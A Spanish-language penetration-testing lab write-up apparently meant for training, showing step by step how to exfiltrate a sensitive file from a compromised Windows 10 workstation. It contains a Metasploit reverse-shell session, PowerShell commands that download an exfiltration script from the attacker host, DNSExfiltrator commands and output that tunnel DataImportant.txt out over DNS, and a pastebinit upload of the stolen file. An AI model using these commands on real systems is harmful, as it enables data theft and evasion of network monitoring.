



LABORATORIO 4.1 - Exfiltration made by hand

TEMA: **Exfiltration**

Objetivos:

- Exfiltrar datos por medio de protocolos conocidos.

Descripción / Escenario:

Una estación de trabajo que pertenece al Dominio ACME.HACK se encuentra comprometida y previa búsqueda y localización de archivos de interés que puede contener información sensible como credenciales, se requiere extraer esos datos por medio de protocolos conocidos como DNS.

El dispositivo comprometido tiene como sistema operativo Windows 10 Pro (Build 19xx)

Recursos necesarios:

Máquina Virtual atacante: Kali Linux 2019.

Máquina Virtual objetivo: Windows 10 Pro.

Tools:

- DNSExfiltrator (<https://github.com/Arno0x/DNSExfiltrator>)
- Pastebinit (apt-get install pastebinit)

Procedimiento:

Paso 1:

Obtener un shell reverse con la técnica mostrada en laboratorios anteriores.

```
msf5 exploit(multi/handler) > sessions -i 6
[*] Starting interaction with 6...

Microsoft Windows [Version 10.0.18362.356]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\ccuadra\Documents>More?

More?

C:\Users\ccuadra\Documents>cd..

C:\Users\ccuadra>dir
```

Figura 1. Shell reverso

Paso 2:

Subir al dispositivo comprometido el diccionario y el script de powershell para la exfiltración de datos con los siguientes comandos:

```
powershell.exe -command "Invoke-WebRequest 'http://IP_KALI:8000/Invoke-DNSExfiltrator.ps1' -Outfile 'c:\users\user\Invoke-DNSExfiltrator.ps1'"
```

```
powershell.exe -command "Invoke-WebRequest 'http://IP_KALI:8000/diccionario.txt' -Outfile 'c:\users\user\diccionario.txt'"
```



Paso 3:

En lado del servidor de la herramienta DNSExfiltrator, ejecutar lo siguiente:

```
./dnsexfiltrator.py -d acme.com -p Passwd123
```

```
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@kali2019:~/TOOLS/DNSExfiltrator# ./dnsexfiltrator.py -d acme.com -p Passwd123
[+] DNS server listening on port 53
```

Figura 2. DNSExfiltrator server

En el lado del cliente (dispositivo comprometido) ejecutar el siguiente comando en la consola del shell reverso obtenido inicialmente.

```
powershell.exe -command "& Import-module 'c:\users\ccuadra\Invoke-DNSExfiltrator.ps1';Invoke-DNSExfiltrator -i DataImportant.txt -d acme.com -p Passwd123 -s 192.168.1.51"
```

```
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@kali2019:~/TOOLS/DNSExfiltrator# ./dnsexfiltrator.py -d acme.com -p Passwd123
[+] DNS server listening on port 53
[+] Data was encoded using Base64URL
[+] Receiving file [DataImportant.txt] as a ZIP file in [2] chunks
=====] 100.0%   Receiving file
[+] Decrypting using password [Passwd123] and saving to output file [DataImportant.txt.zip]
[+] Output file [DataImportant.txt.zip] saved successfully

root@kali2019: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda

C:\Users\ccuadra>
C:\Users\ccuadra>powershell.exe -command "Invoke-WebRequest 'http://192.168.1.51:8000/Invoke-DNSExfiltrator.ps1' -Outfile 'c:\users\ccuadra\Invoke-DNSExfiltrator.ps1'"
C:\Users\ccuadra>
C:\Users\ccuadra>
C:\Users\ccuadra>
C:\Users\ccuadra>
C:\Users\ccuadra>powershell.exe -command "& Import-module 'c:\users\ccuadra\Invoke-DNSExfiltrator.ps1';Invoke-DNSExfiltrator -i DataImportant.txt -d acme.com -p Passwd123 -s 192.168.1.51"
[+] Working with DNS server [192.168.1.51]
[+] Compressing (ZIP) the [DataImportant.txt] file in memory
[+] Encrypting the ZIP file with password [Passwd123]
[+] Encoding the data with Base64URL
[+] Total size of data to be transmitted: [322] bytes
[+] Maximum data exfiltrated per DNS request (chunk max size): [231] bytes
[+] Number of chunks: [2]
[+] Sending 'init' request
[+] Sending data...
[+] DONE !
```

Figura 3. Ejecución de la Exfiltración por DNS.



Como se observa en la Figura 3, se realiza la exfiltración del archivo DataImportant.txt, que es enviando a la maquina atacante como un archivo ZIP, pero transportando codificado en Base64.




Figura 4. Captura del tráfico de Exfiltración por DNS.

Paso 4:

El último paso es enviar el archivo extraído a un sitio público como pastebin con la herramienta pastebinit.

`pastebinit -i DataImportant.txt.zip`

```

root@kali2019:~/TOOLS/DNSExfiltrator# pastebinit -i DataImportant.txt.zip
https://pastebin.com/HgwqvaqP
root@kali2019:~/TOOLS/DNSExfiltrator#

```

Figura 5. Envío a pastebin el archivo comprimido.

En la figura 6, se observa el archivo en PASTEBIN.COM

